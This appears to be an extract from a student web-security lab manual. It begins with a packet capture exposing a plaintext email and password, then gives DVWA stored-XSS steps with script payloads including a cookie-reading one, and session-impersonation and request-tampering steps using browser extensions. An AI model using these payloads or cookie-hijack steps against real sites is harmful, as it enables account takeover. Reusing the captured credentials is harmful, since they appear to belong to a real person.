[3 reassembled TCP segments (1709 bytes): #86(1452), #87(189), #88(68)]

Hypertext Transfer Protocol

Line-based text data: application/x-www-form-urlencoded

xq\_token=&emailAddress=ajetsnqh480940gmail.com&password=knighthorse

Frame 88: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0

Ethernet II, Src: Tp-LinkT\_1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn\_83:87:9c (b0:c5:54:83:87:9c)

Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 208.82.16.68 (208.82.16.68)

Transmission Control Protocol, Src Port: 57694 (57694), Dst Port: http (80), Seq: 1642, Ack: 1, Len: 68

[3 reassembled TCP segments (1709 bytes): #86(1452), #87(189), #88(68)]

Hypertext Transfer Protocol

Line-based text data: application/x-www-form-urlencoded

xq\_token=&emailAddress=ajetsnqh480940gmail.com&password=knighthorse

**PRACTICAL NO. 6****AIM: Simulate persistent Cross Site Scripting attack.**

**Step 1:** Go to site localhost:8080/DVWA/login.php and enter username:admin and password:password.




**Step 2:** go to home page.


**Step 3:** click on xss(stored).











**Step 4:** give name:test 1 and message:<script>alert(“this is xss file”)</script> and click on sign guestbook.






**Step 5:** give name:test 2 and message:<script>alert(document.cookie)</script> and click on sign guestbook.




**PRACTICAL NO. 7****AIM: Session impersonation using Firefox and Tamper Data add-on****A] Session Impersonation****Step 1:** Open Firefox and Go to Tools > Add-ons > Extension**Step 2:** Search and install Cookie Editor






**Step 3:** Then Click on Cookie extension to get cookie




**Step 4:** Open a Website and Login and then click on export cookie




## B) Tamper data add-on


### Step 1: Open Firefox



### Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



**Step 3:** Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .



moz-extension://0254a941-57fc-4196-...

